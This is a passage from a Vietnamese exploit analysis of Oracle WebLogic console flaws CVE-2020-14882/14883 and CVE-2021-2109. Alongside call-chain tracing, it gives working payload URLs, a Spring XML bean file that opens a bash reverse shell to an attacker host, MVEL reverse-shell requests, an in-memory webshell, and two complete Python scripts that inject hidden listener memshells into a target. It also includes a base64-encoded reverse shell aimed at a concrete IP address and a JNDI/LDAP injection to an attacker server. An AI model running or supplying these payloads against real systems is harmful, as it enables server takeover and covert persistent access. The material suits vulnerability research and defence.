    // → reader.loadBeanDefinitions(configLocations)
    // → configLocations = ["http://ATTACKER_IP:PORT/poc.xml"]
    // → HTTP GET tới attacker server → download XML
    // → parse XML → tạo bean definition cho ProcessBuilder
}

```

Bước 6 - Spring parse XML, tạo `ProcessBuilder` bean với `init-method="start"` :

```
<!-- Attacker's poc.xml - bean definition -->
<bean id="exec" class="java.lang.ProcessBuilder" init-method="start">
  <constructor-arg>
    <list>
      <value>bash</value>
      <value>-c</value>
      <value>bash -i &gt;& /dev/tcp/ATTACKER_IP/PORT
0&gt;&1</value>
    </list>
  </constructor-arg>
</bean>
```

Khi `finishBeanFactoryInitialization()` chạy:

1. Spring tạo `new ProcessBuilder(Arrays.asList("bash", "-c", "bash -i >& /dev/tcp/..."))`
2. Gọi `init-method="start"` → `ProcessBuilder.start()`
3. OS spawn process → reverse shell → **RCE**

Tóm tắt call chain:

```

HTTP param "handle" = "...FileSystemXmlApplicationContext(\"http://ATTACKER/poc.xml\")"
    → HandleConverter.convert() [Struts BeanUtils]
    → HandleFactory.getHandle() [parse + reflect]
        → Class.forName("...FileSystemXmlApplicationContext")
        → constructor.newInstance("http://ATTACKER/poc.xml")
        → FileSystemXmlApplicationContext(String) [constructor]
        → refresh() [Spring bootstrap]
            → obtainFreshBeanFactory()
            → refreshBeanFactory()
            → loadBeanDefinitions(beanFactory) [load XML]
                → XmlBeanDefinitionReader.loadBeanDefinitions()
                → HTTP GET http://ATTACKER/poc.xml ★ download XML
                → parse <bean class="ProcessBuilder" init-method="start">
                    → finishBeanFactoryInitialization(beanFactory) [instantiate beans]
                    → new ProcessBuilder("bash", "-c", "...")
                    → ProcessBuilder.start() ★ RCE

```

Payload URL:

```

GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext("http://ATTACKER_IP:PORT/poc.xml") HTTP/1.1

```

poc.xml - Reverse Shell:

```
<?xml version="1.0" encoding="UTF-8"?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="exec" class="java.lang.ProcessBuilder" init-
method="start">
    <constructor-arg>
      <list>
        <value>bash</value>
        <value>-c</value>
        <value>bash -i &gt;&amp; /dev/tcp/ATTACKER_IP/PORT
0&gt;&amp;1</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

Ưu điểm: Dễ sử dụng, command chạy qua `ProcessBuilder` (hỗ trợ shell syntax đầy đủ qua `bash -c`).

Nhược điểm: Target phải mở outbound.

Variant - ClassPathXmlApplicationContext:

```
GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.bea.core.repackaged.springf
ramework.context.support.ClassPathXmlApplicationContext("http://ATTACK
ER_IP:PORT/poc.xml") HTTP/1.1
```

Cùng XML, cùng cơ chế. `ClassPathXmlApplicationContext` cũng nhận URL trong constructor.

3.2. Chain B - ShellSession (MVEL Expression Eval)

#	Class	Method	JAR	Vai trò
1	HandleConverter	convert()	console.jar	BeanUtils converter, bridge HTTP → HandleFactory

#	Class	Method	JAR	Vai trò
2	HandleFactory	getHandle()	console.jar	Parse className + arg, instantiate class
3	ShellSession	<init>(String)	coherence-rest.jar	Constructor → gọi exec(init)
4	ShellSession	exec(String)	coherence-rest.jar	Split by newline → gọi _exec() cho mỗi dòng
5	ShellSession	_exec()	coherence-rest.jar	MVEL parse + eval expression → RCE
6	MVELInterpretedRuntime	parse()	coherence-rest.jar	Interpret MVEL expression → execute Java code

3.2.1. Cơ chế chi tiết

Bước 1-2 - Giống Chain A: `HandleConverter.convert()` → `HandleFactory.getHandle()`:

```
// HandleFactory.getHandle() - parse + instantiate
HandleFactory.getHandle(

"com.tangosol.coherence.mvel2.sh.ShellSession(\"java.lang.Runtime.getRuntime().exec(...)\")")

    className = "com.tangosol.coherence.mvel2.sh.ShellSession" //
offset 72-75
    arg = "java.lang.Runtime.getRuntime().exec(...)" //
offset 79-89

    Class<?> clazz = Class.forName(className); //
offset 94-95
    Constructor<?> ctor = clazz.getConstructor(String.class); //
offset 111-122
    return (Handle) ctor.newInstance(new Object[]{ arg }); //
offset 127-134
    // → new ShellSession("java.lang.Runtime.getRuntime().exec(...)")
    // → constructor side effect = eval MVEL = RCE
    // → (Handle) cast fails với ClassCastException
```

Bước 3 - `ShellSession(String)` constructor gọi `exec()` ngay lập tức:

```
// ShellSession(String) constructor
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 114-116)
// JAR: coherence-rest.jar
public ShellSession(String init) {
    this(); // offset
0-1
    // → gọi no-arg constructor: init HashMap, ParserContext,

    this.exec(init); // offset
4-6 ★
    // → truyền trực tiếp MVEL expression vào exec()
    // → eval ngay trong constructor!
}
```

Bước 4 - `exec(String)` split input theo newline, eval từng dòng:

```

// ShellSession.exec(String) - eval MVEL expression
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java (line 461-
465)
public void exec(String command) {
    String[] arr$ = command.split("\\n");           //
offset 0-7
    // Nếu expression là 1 dòng → arr$ =
["java.lang.Runtime.getRuntime().exec(...)"]

    for (String c : arr$) {                           // offset
14-43
        this.inBuffer.append(c);                     // offset
26-35
        // inBuffer = "java.lang.Runtime.getRuntime().exec(...)"

        this._exec();                               // offset
36-37 ★
        // → parse + eval MVEL expression
    }
}

```

Bước 5 - `_exec()` - MVEL interpreter eval expression:

```

// ShellSession._exec() - core eval logic
// File: com/tangosol/coherence/mvel2/sh/ShellSession.java
private void _exec() {
    // offset 81-90: lấy input từ inBuffer, split by whitespace
    String[] tokens = this.inBuffer.append(this.commandBuffer)
        .toString().split("\\s"); // offset
81-90

    // offset 91-108: kiểm tra token[0] có phải built-in command không
    if (tokens.length > 0 && this.commands.containsKey(tokens[0])) {
        // ... handle built-in commands (cd, ls, etc.)
    } else {
        // offset 206-208: KHÔNG phải command → xử lý như MVEL
expression
        this.commandBuffer = null; // offset
206-208

        // offset 228-230: check shouldDefer (multi-line expression)
        if (shouldDefer(this.inBuffer)) { this.multi = true; return; }
        this.multi = false; // offset
228-230

        // offset 233-250: kiểm tra $USE_OPTIMIZER_ALWAYS
        boolean useOptimizer = Boolean.parseBoolean(
            (String) this.env.get("$USE_OPTIMIZER_ALWAYS")); // offset
233-247

        // mặc định = false

        Object result;
        if (useOptimizer) {
            // compiled mode (không dùng ở đây)
            result = MVEL.executeExpression(
                MVEL.compileExpression(inBuffer.toString()),
                ctxObject, lvrf); // offset
253-274
        } else {
            // ★ INTERPRETED MODE - eval trực tiếp
            MVELInterpretedRuntime runtime = new
MVELInterpretedRuntime(
                this.inBuffer.toString(), //
expression string
                this.ctxObject, //
context object (null)
                this.lvrf, //
variable resolver
                this.pCtx); // parser
context
// offset
278-301

```

```

    result = runtime.parse(); // offset
306-308 ★
    // → MVEL interpret:
    // "java.lang.Runtime.getRuntime().exec(...)"
    // → resolve java.lang.Runtime class
    // → invoke getRuntime() static method
    // → invoke exec() on Runtime instance
    // → OS spawn process → RCE
    }
    // ...
}
}
}

```

Bước 6 - `MVELInterpretedRuntime.parse()` interpret MVEL expression:

MVEL (MVFLEX Expression Language) là expression language tương tự Java, cho phép:

- Truy cập static methods: `java.lang.Runtime.getRuntime()`
- Method chaining: `.exec(new String[]{"bin/bash", "-c", "..."})`
- Object creation: `new String[]{"a", "b"}, new java.io.File("...")`

`runtime.parse()` duyệt expression tree, resolve class/method references qua reflection, và invoke trực tiếp - **không có sandbox, không có restriction** - tương đương thực thi arbitrary Java code.

Tóm tắt call chain:

```

HTTP param "handle" = "...ShellSession(\"java.lang.Runtime.getRuntime()
().exec(...)\")"
    → HandleConverter.convert() [Struts BeanUtils]
    → HandleFactory.getHandle() [parse + reflect]
    → Class.forName("...ShellSession")
    → constructor.newInstance("java.lang.Runtime.getRuntime().exec(...)")
    → ShellSession(String init) [constructor]
    → this() [init]
MVEL env]
    → this.exec(init) [eval entry]
    → command.split("\n") [split lines]
    → inBuffer.append(line)
    → _exec() [core eval]
    → new MVELInterpretedRuntime(expression, ...)
    → runtime.parse() ★ MVEL interpret
    → java.lang.Runtime.getRuntime() [resolve static]
    → .exec(new String[]{" /bin/bash", "-c", "..."}) [invoke method]
    → ProcessBuilder → OS exec → RCE ★ command and execution

```

Payload - Reverse Shell:

```

GET /console/css/%252e%252e%252fconsole.portal?
_nfpb=true&_pageLabel=HomePage1&handle=com.tangosol.coherence.mvel2.sh
.ShellSession("java.lang.Runtime.getRuntime().exec(new String[]
{' /bin/bash', '-c', 'bash -i >%26 /dev/tcp/ATTACKER_IP/PORT 0>%261'})")
HTTP/1.1

```

Lưu ý URL encoding: & trong URL phải encode thành %26, nếu không bị parse thành URL parameter separator.

Ưu điểm: Không cần HTTP server, target không phải mở outbound.

Nhược điểm: `Runtime.exec(String)` tokenize bằng whitespace - command phức tạp cần dùng `String[]` overload.

Payload - One-shot Memory Webshell:

```
POST /console/css/%252e%252e%252fconsole.portal HTTP/1.1
cmd: <command>

_nfpb=true&_pageLabel=&handle=com.tangosol.coherence.mvel2.sh.ShellSession("weblogic.work.ExecuteThread executeThread =
(weblogic.work.ExecuteThread) Thread.currentThread();
weblogic.work.WorkAdapter adapter = executeThread.getCurrentWork();
java.lang.reflect.Field field =
adapter.getClass().getDeclaredField("connectionHandler");
field.setAccessible(true);
Object obj = field.get(adapter);
weblogic.servlet.internal.ServletRequestImpl req =
(weblogic.servlet.internal.ServletRequestImpl)
obj.getClass().getMethod("getServletRequest").invoke(obj);
String cmd = req.getHeader("cmd");
String[] cmds =
System.getProperty("os.name").toLowerCase().contains("window") ? new
String[]{"cmd.exe", "/c", cmd} : new String[]{"bin/sh", "-c", cmd};
if (cmd != null) {
    String result = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmds).getInputStream()).useDelimiter("\\A").next();
    weblogic.servlet.internal.ServletResponseImpl res =
(weblogic.servlet.internal.ServletResponseImpl)
req.getClass().getMethod("getResponse").invoke(req);
    res.getOutputStream().writeStream(new
weblogic.xml.util.StringInputStream(result));
    res.getOutputStream().flush();
    res.getWriter().write("");
}executeThread.interrupt();
");
```

Script - Listener Memory Webshell:

- Fileless:

```
#!/usr/bin/env python3
```

```
"""
```

Fileless WebLogic listener memshell via CVE-2020-14883 ShellSession + Nashorn.

Tested on WebLogic 12.2.1.4 (JDK 8). No file written to disk.

Injects a ServletRequestListener into EventsManager.requestListeners.

Usage:

```
python3 listener_mvel.py [target_url] # print curl commands
```

```
python3 listener_mvel.py [target_url] --inject # inject directly
```

```
python3 listener_mvel.py [target_url] --inject --test # inject + test
```

Quoting layers:

ShellSession('MVEL') → MVEL uses double quotes → Nashorn base64-encoded (no quote conflicts)

Double URL encoding required: portal framework double-decodes POST params.

```
"""
```

```
import urllib.parse
```

```
import base64
```

```
import sys
```

```
import subprocess
```

```
TARGET = "http://localhost:7001"
```

```
DO_INJECT = False

DO_TEST = False


for arg in sys.argv[1:]:

    if arg == "--inject":

        DO_INJECT = True

    elif arg == "--test":

        DO_TEST = True

    elif not arg.startswith("--"):

        TARGET = arg


# --- Nashorn script (normal JS, base64-encoded to avoid quote
# conflicts) ---

NASHORN_CODE = r"""

var SRL = Java.type('javax.servlet.ServletRequestListener');

var shell = new SRL({

    requestInitialized: function(sre) {

        try {

            var req = sre.getServletRequest();

            var cmd = req.getHeader('cmd');

            if (!cmd) return;


            // Unwrap delegate chain to raw ServletRequestImpl

            var rawReq = req;

            while (true) {

                try {
```

```
var f = rawReq.getClass().getDeclaredField('delegate');

f.setAccessible(true);

rawReq = f.get(rawReq);

} catch(ex) { break; }

}

// Dedup: skip if already fired for this HTTP request

if (rawReq.getAttribute('_x') != null) return;

rawReq.setAttribute('_x', '1');


// Execute command

var os = java.lang.System.getProperty('os.name').toLowerCase();

var cmds = os.indexOf('win') >= 0 ? ['cmd.exe', '/c', cmd] :
['/bin/sh', '-c', cmd];

var proc = java.lang.Runtime.getRuntime().exec(cmds);

var br = new java.io.BufferedReader(new
java.io.InputStreamReader(proc.getInputStream()));

var sb = new java.lang.StringBuilder();

var line;

while ((line = br.readLine()) != null) {

sb.append(line);

sb.append(String.fromCharCode(10));

}

br.close();

proc.waitFor();
```

```
// Get response via raw request and write output

var resp = rawReq.getClass().getMethod('getResponse').invoke(rawReq);

resp.setContentType('text/plain');

resp.setCharacterEncoding('UTF-8');

var pw = resp.getWriter();

pw.print(sb.toString());

pw.flush();

} catch(ex) {}

},

requestDestroyed: function(sre) {}

});


// Inject into EventsManager.requestListeners (idempotent)

var emf = ctx.getClass().getDeclaredField('eventsManager');

emf.setAccessible(true);

var em = emf.get(ctx);

var rlf = em.getClass().getDeclaredField('requestListeners');

rlf.setAccessible(true);

var rl = rlf.get(em);

var exists = false;

for (var i = 0; i < rl.size(); i++) {

    if (rl.get(i).getClass().getName().indexOf('Nashorn') >= 0) {

        exists = true; break;

    }

}
```

```

if (!exists) { rl.add(shell); }

"".strip()

nashorn_b64 = base64.b64encode(NASHORN_CODE.encode()).decode()

# --- MVEL expression (double quotes only, inside ShellSession single
quotes) ---

# Field chain: ExecuteThread.workEntry → connectionHandler →
getServletRequest()

# → getServletContext() → pass to Nashorn as 'ctx'

MVEL = (

't=Thread.currentThread();'

'wef=t.getClass().getDeclaredField("workEntry");wef.setAccessible(true
);we=wef.get(t);'

'chf=we.getClass().getDeclaredField("connectionHandler");chf.setAccess
ible(true);ch=chf.get(we);'

'req=ch.getClass().getMethod("getServletRequest").invoke(ch);'

'ctx=req.getServletContext();'

'e=new javax.script.ScriptEngineManager().getEngineByName("nashorn");'

'e.put("ctx",ctx);'

'ns=new String(java.util.Base64.getDecoder().decode("'" + nashorn_b64 +
"'"));'

'e.eval(ns)'

)

HANDLE = f"com.tangosol.coherence.mvel2.sh.ShellSession('{MVEL}')"

ENCODED = urllib.parse.quote(urllib.parse.quote(HANDLE, safe=''),
safe='')

```

```
POST_DATA = f"_nfpb=true&_pageLabel=&handle={ENCODED}"

INJECT_URL = f"{TARGET}/console/css/%252e%252e%252fconsole.portal"

print(f"Target: {TARGET}")

print(f"Payload: {len(ENCODED)} chars (base64 Nashorn: {len(nashorn_b64)})")

print()

if DO_INJECT:

    print("[*] Injecting...")

    r = subprocess.run(

        ["curl", "-s", "-X", "POST", INJECT_URL, "-d", POST_DATA, "-o",
        "/dev/null", "-w", "%{http_code}"],

        capture_output=True, text=True

    )

    print(f"[*] HTTP {r.stdout}")

    if DO_TEST:

        test_url = f"{TARGET}/console/login/LoginForm.jsp"

        print(f"[*] Testing: curl -H 'cmd: id' {test_url}")

        r = subprocess.run(

            ["curl", "-s", "-H", "cmd: id", test_url],

            capture_output=True, text=True

        )

        print(r.stdout)

    else:

        print("=== INJECT ===")
```

```
print(f"curl -s -X POST '{INJECT_URL}' \\")  
  
print(f" -d '{POST_DATA}' -o /dev/null -w '%{{http_code}}'")  
  
print()  
  
print("=== TEST (any console URL, command in 'cmd' header) ===")  
  
print(f"curl -s -H 'cmd: id' '{TARGET}/console/login/LoginForm.jsp'")
```

- JSP injection:

```
#!/usr/bin/env python3
```

```
"""
```

Write listener memshell JSP to disk via CVE-2020-14883 ShellSession MVEL chain.

Step 1: MVEL writes JSP to console webapp's /css/ dir

Step 2: MVEL triggers JSP via HTTP (listener injected) + deletes JSP file

Step 3: Listener lives in JVM memory, no file on disk

Write target: .../consoleapp/webapp/css/

- security-constraint exempts /css/* from auth (no <auth-constraint>)
- WebLogic default JspServlet compiles *.jsp at server level
- Same webapp → request.getServletContext() = console context directly

Usage:

```
python3 jsp_mvel.py [target] [--inject] [--test] [--filename  
cache.jsp]
```

```
"""
```

```
import urllib.parse
```

```
import base64
```

```
import sys
```

```
import subprocess
```

```
TARGET = "http://localhost:7001"
```

```
DO_INJECT = False
```

```

DO_TEST = False

FILENAME = "cache.jsp"


args = sys.argv[1:]

i = 0

while i < len(args):

    if args[i] == "--inject":

        DO_INJECT = True

    elif args[i] == "--test":

        DO_TEST = True

    elif args[i] == "--filename" and i + 1 < len(args):

        i += 1

        FILENAME = args[i]

    elif not args[i].startswith("--"):

        TARGET = args[i]

        i += 1


# --- Listener memshell JSP ---


# Runs inside console webapp → getServletContext() = console context
directly.


JSP_CODE = r"""<%@ page
import="java.io.*,java.lang.reflect.*,java.util.*,javax.servlet.*,java
x.servlet.http.*" %>

<%!

public class WLSListenerShell implements
javax.servlet.ServletRequestListener {

@Override

```

```
public void requestDestroyed(javax.servlet.ServletRequestEvent sre) {}

@Override

public void requestInitialized(javax.servlet.ServletRequestEvent sre)
{

    try {

        javax.servlet.http.HttpServletRequest req =

            (javax.servlet.http.HttpServletRequest) sre.getServletRequest();

        String cmd = req.getHeader("cmd");

        if (cmd == null || cmd.isEmpty()) return;


        Object rawReq = sre.getServletRequest();

        while (rawReq != null) {

            try {

                java.lang.reflect.Field f =
                    rawReq.getClass().getDeclaredField("delegate");

                f.setAccessible(true);

                rawReq = f.get(rawReq);

            } catch (NoSuchFieldException e) { break; }

        }


        java.lang.reflect.Method getAttr =
            rawReq.getClass().getMethod("getAttribute", String.class);

        if (getAttr.invoke(rawReq, "_x") != null) return;


        java.lang.reflect.Method setAttr =
            rawReq.getClass().getMethod("setAttribute", String.class,
            Object.class);

        setAttr.invoke(rawReq, "_x", "1");
```

```
String os = System.getProperty("os.name").toLowerCase();

String[] cmds = os.contains("win")

? new String[]{"cmd.exe", "/c", cmd}

: new String[]{"bin/sh", "-c", cmd};

Process ps = Runtime.getRuntime().exec(cmds);

java.io.BufferedReader br = new java.io.BufferedReader(

new java.io.InputStreamReader(ps.getInputStream()));

StringBuilder sb = new StringBuilder();

String line;

while ((line = br.readLine()) != null) sb.append(line).append("\n");

br.close();

ps.waitFor();


java.lang.reflect.Method getResp =
rawReq.getClass().getMethod("getResponse");

javax.servlet.http.HttpServletResponse resp =

(javax.servlet.http.HttpServletResponse) getResp.invoke(rawReq);

resp.setContentType("text/plain");

resp.setCharacterEncoding("UTF-8");

java.io.PrintWriter pw = resp.getWriter();

pw.print(sb.toString());

pw.flush();

} catch (Exception e) {}

}
```

```
}

%>

<%

response.setContentType("text/plain; charset=UTF-8");

try {

ServletContext ctx = request.getServletContext();


Field emf = ctx.getClass().getDeclaredField("eventsManager");

emf.setAccessible(true);

Object em = emf.get(ctx);


Field rlf = em.getClass().getDeclaredField("requestListeners");

rlf.setAccessible(true);

java.util.List rl = (java.util.List) rlf.get(em);


if (ctx.getAttribute("_li") != null) { out.println("[*] Already
injected"); return; }

ctx.setAttribute("_li", "1");

rl.add(new WLSListenerShell());

out.println("[+] Use: curl -H 'cmd: id' http://target/console/any-
url");

out.println("[+] Safe to delete this JSP now");

} catch (Exception e) {

out.println("[-] " + e.getClass().getName() + ": " + e.getMessage());

}

%>"""
```

```
jsp_b64 = base64.b64encode(JSP_CODE.strip().encode()).decode()
```

```
# MVEL step 1: get console webapp's /css/ dir via getRealPath, write JSP there
```

```
MVEL = (
```

```
't=Thread.currentThread();'
```

```
'wef=t.getClass().getDeclaredField("workEntry");wef.setAccessible(true);we=wef.get(t);'
```

```
'chf=we.getClass().getDeclaredField("connectionHandler");chf.setAccessible(true);ch=chf.get(we);'
```

```
'req=ch.getClass().getMethod("getServletRequest").invoke(ch);'
```

```
'ctx=req.getServletContext();'
```

```
'path=ctx.getRealPath("/css");'
```

```
'b=new String(java.util.Base64.getDecoder().decode("'" + jsp_b64 + "'));'
```

```
'fw=new java.io.FileWriter(path+java.io.File.separator+"'" + FILENAME + "'");'
```

```
'fw.write(b);fw.close()'
```

```
)
```

```
# MVEL step 2: trigger JSP via internal HTTP + delete file from disk
```

```
MVEL_TRIGGER = (
```

```
't=Thread.currentThread();'
```

```
'wef=t.getClass().getDeclaredField("workEntry");wef.setAccessible(true);we=wef.get(t);'
```

```
'chf=we.getClass().getDeclaredField("connectionHandler");chf.setAccessible(true);ch=chf.get(we);'
```

```
'req=ch.getClass().getMethod("getServletRequest").invoke(ch);'
```

```

'ctx=req.getServletContext();'

'u=new java.net.URL("'" + TARGET + '/console/css/' + FILENAME + '");'

'inp=u.openStream();while(inp.read()!=-1){0}inp.close();'

'path=ctx.getRealPath("/css");'

'new java.io.File(path+java.io.File.separator+"'" + FILENAME +
'").delete()'

)

HANDLE = f"com.tangosol.coherence.mvel2.sh.ShellSession('{MVEL}')"

ENCODED = urllib.parse.quote(urllib.parse.quote(HANDLE, safe=''),
safe='')

POST_DATA = f"_nfpb=true&_pageLabel=&handle={ENCODED}"

HANDLE_TRIGGER =
f"com.tangosol.coherence.mvel2.sh.ShellSession('{MVEL_TRIGGER}')"

ENCODED_TRIGGER =
urllib.parse.quote(urllib.parse.quote(HANDLE_TRIGGER, safe=''),
safe='')

POST_DATA_TRIGGER = f"_nfpb=true&_pageLabel=&handle={ENCODED_TRIGGER}"

INJECT_URL = f"{TARGET}/console/css/%252e%252e%252fconsole.portal"

TEST_URL = f"{TARGET}/console/login/LoginForm.jsp"

print(f"Target: {TARGET}")

print(f"JSP: /console/css/{FILENAME}")

print(f"Size: write={len(ENCODED)} chars, trigger=
{len(ENCODED_TRIGGER)} chars")

print()

```

```
if DO_INJECT:

print("[1] Writing JSP to /console/css/...")

r = subprocess.run(

["curl", "-s", "-X", "POST", INJECT_URL, "-d", POST_DATA, "-o",
"/dev/null", "-w", "%{http_code}"],

capture_output=True, text=True

)

print(f" HTTP {r.stdout}")

print("[2] Triggering injection + deleting JSP...")

r = subprocess.run(

["curl", "-s", "-X", "POST", INJECT_URL, "-d", POST_DATA_TRIGGER, "-o",
"/dev/null", "-w", "%{http_code}"],

capture_output=True, text=True

)

print(f" HTTP {r.stdout}")

if DO_TEST:

print(f"[3] Testing listener: curl -H 'cmd: id' {TEST_URL}")

r = subprocess.run(

["curl", "-s", "-H", "cmd: id", TEST_URL],

capture_output=True, text=True

)

output = r.stdout.strip()

first_line = output.split('\n')[0] if output else "(no output)"

print(f" {first_line}")

else:
```

```

print("=== Step 1: Write JSP to /console/css/ ===")

print(f"curl -s -X POST '{INJECT_URL}' \\")

print(f" -d '{POST_DATA}' -o /dev/null -w '%{{http_code}}'")

print()

print("=== Step 2: Trigger injection + delete JSP ===")

print(f"curl -s -X POST '{INJECT_URL}' \\")

print(f" -d '{POST_DATA_TRIGGER}' -o /dev/null -w '%{{http_code}}'")

print()

print("=== Step 3: Test (any console URL, command in header) ===")

print(f"curl -s -H 'cmd: id' '{TEST_URL}'")

```

3.3. Lưu ý về Runtime.exec()

`Runtime.getRuntime().exec(String cmd)` **không phải shell** - không hiểu `|`, `>`, `&`, `/dev/tcp/...`. Hai cách xử lý:

Cách 1 - Dùng `String[]`:

```

Runtime.getRuntime().exec(new String[]{"/bin/bash", "-c", "bash -i && /dev/tcp/IP/PORT 0>&1"})

```

Cách 2 - Dùng `{cmd,arg}` brace format:

Khi tool chỉ nhận 1 string command (như JNDI-Injection-Exploit):

```

bash -c {echo,BASE64_ENCODED_CMD}|{base64,-d}|bash

```

`{echo,BASE64}|{base64,-d}|bash` không có space → `exec()` giữ nguyên 1 token cho `-c` → bash interpret brace expansion → decode → execute.

Ví dụ:

```
# Encode reverse shell
echo -n "bash -i >& /dev/tcp/13.228.171.119/18422 0>&1" | base64
# YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy4yMjguMTcxLjExOS8xODQyMiAwPiYx

# Command cho tool:
bash -c
{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMy4yMjguMTcxLjExOS8xODQyMiAwPiYx}|
{base64,-d}|bash
```

3.4. Tổng hợp Chains

Chain	Class	Cần HTTP server?
FileSystemXmlApplicationContext	com.bea.core.repackaged.springframework.context.support.FileSystemXmlApplicationContext	Có
ClassPathXmlApplicationContext	com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext	Có
ShellSession (MVEL)	com.tangosol.coherence.mvel2.sh.ShellSession	Không

4. CVE-2021-2109 - JNDI Injection (kết hợp CVE-2020-14882)

4.1. Overview

Field	Value
Type	JNDI Injection via Admin Console JNDI Tree Browser
CVSS	7.2 (High) - requires admin access
Affected	WebLogic 10.3.6.0, 12.1.3.0, 12.2.1.3, 12.2.1.4, 14.1.1.0
Patched	January 2021 CPU

4.2. Source → Sink

Source — HTTP parameter `JNDIBindingPortlethandle`, đọc bởi cùng portal framework như CVE-2020-14883:

```
// Cùng flow:  
ConsolePageFlowRequestProcessor.getStrutsFormProperties()  
// → request.getParameterMap() ← đọc "JNDIBindingPortlethandle"  
// → ConsoleUtils.populate() → BeanUtils.setProperty()  
// → ConvertUtils.convert(value, Handle.class) → HandleConverter →  
HandleFactory
```

Tên parameter khác vì portal framework ghép `instanceLabel` + property name:

```
<!-- consolejndi.portal - portlet instance definition -->  
<netuix:portletInstance  
contentUri="/PortalConfig/jndi/jndibinding.portlet"  
instanceLabel="JNDIBindingPortlet"  
markupType="Portlet"/>  
<!-- instanceLabel "JNDIBindingPortlet" + property "handle" → param  
"JNDIBindingPortlethandle" -->
```

`HandleFactory.getHandle()` ở đây là **source** (không phải sink như CVE-2020-14883) — nó tạo `JndiBindingHandle` hợp lệ, mang theo LDAP URL do attacker kiểm soát:

```
// HandleFactory tạo JndiBindingHandle – legitimate Handle subclass  
HandleFactory.getHandle("com.bea.console.handles.JndiBindingHandle(\"ld  
dap://192.168.0;10:1389/ObjectAbc;AdminServer\")")  
→ Class.forName("com.bea.console.handles.JndiBindingHandle") //  
class hợp lệ  
→  
constructor.newInstance("ldap://192.168.0;10:1389/ObjectAbc;AdminServe  
r")  
→ JndiBindingHandle.setObjectIdentifier(...) //  
lưu attacker URL
```

Sink - `JNDIBindingAction.execute()` gọi `InitialContext.lookup()` với LDAP URL do attacker kiểm soát:

```
// JNDIBindingAction.execute() (decompiled, line ~83)
JndiBindingHandle handle = (JndiBindingHandle) getHandlerContext(form,
request, "JNDIBinding");

String context = handle.getContext(); // → getComponent(0) →
"ldap://192.168.0"
String binding = handle.getBinding(); // → getComponent(1) →
"10:1389/ObjectAbc"
String server = handle.getServer(); // → getComponent(2) →
"AdminServer"

ServerMBean serverMBean = MBeanUtils.getAnyServerMBean(server);
Context namingContext = ConsoleUtils.initNamingContext(serverMBean);

if (context.length() > 0 && binding.length() > 0)
    context = context + "."; // → "ldap://192.168.0."

Object result = namingContext.lookup(context + binding); // ← JNDI
injection!
// → lookup("ldap://192.168.0.10:1389/ObjectAbc")
// → JNDI federation: connect to attacker LDAP server
// → attacker returns malicious Reference or serialized object → RCE
```

Tóm tắt luồng:

```
GET /console/css/%252e%252e%252fconsolejndi.portal
    ?_pageLabel=JNDIBindingPageGeneral&_nfpb=true
    &JNDIBindingPortlethandle=com.bea.console.handles.JndiBindingHandle("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")

    → MBeanUtilsInitSingleFileServlet.service() [entry point]
    → SingleFileServlet → consolejndi.portal rendering
    → ConsolePageFlowRequestProcessor.processPopulate()
    → request.getParameterMap() [SOURCE – "JNDIBindingPortlethandle"]
    → BeanUtils → HandleConverter → HandleFactory
    → JndiBindingHandle("ldap://192.168.0;10:1389/ObjectAbc;AdminServer")
    → JNDIBindingAction.execute()
    → context + "." + binding = "ldap://192.168.0.10:1389/ObjectAbc"
    → namingContext.lookup("ldap://192.168.0.10:1389/ObjectAbc")
[SINK – JNDI injection]
    → LDAP federation → attacker server → RCE
```

4.3. Root Cause

`JNDIBindingAction.execute()` lấy JNDI context và binding name từ `JndiBindingHandle`, rồi gọi `InitialContext.lookup()` với giá trị do attacker kiểm soát - **không validate URL scheme** (`ldap://`, `rmi://`):

```
// JNDIBindingAction.execute() - key code
Object result = namingContext.lookup(context + binding);
//                                     ^^^^^^^^^^^^^^^^^
//                                     attacker controls cả context và binding
//                                     → JNDI URL injection → attacker LDAP/RMI server
```

Handle parsing trick: `HandleImpl.getComponents()` split bằng `;`:

```
Input: "ldap://192.168.0;10:1389/path;AdminServer"
Split: ["ldap://192.168.0", "10:1389/path", "AdminServer"]

context = "ldap://192.168.0" + "." → "ldap://192.168.0."
binding = "10:1389/path"
lookup("ldap://192.168.0.10:1389/path") ← valid LDAP URL, IP reconstructed
```

Dấu `;` dùng để chia IP thành components, `JNDIBindingAction` tự nối lại bằng `.` → reconstruct IP gốc.

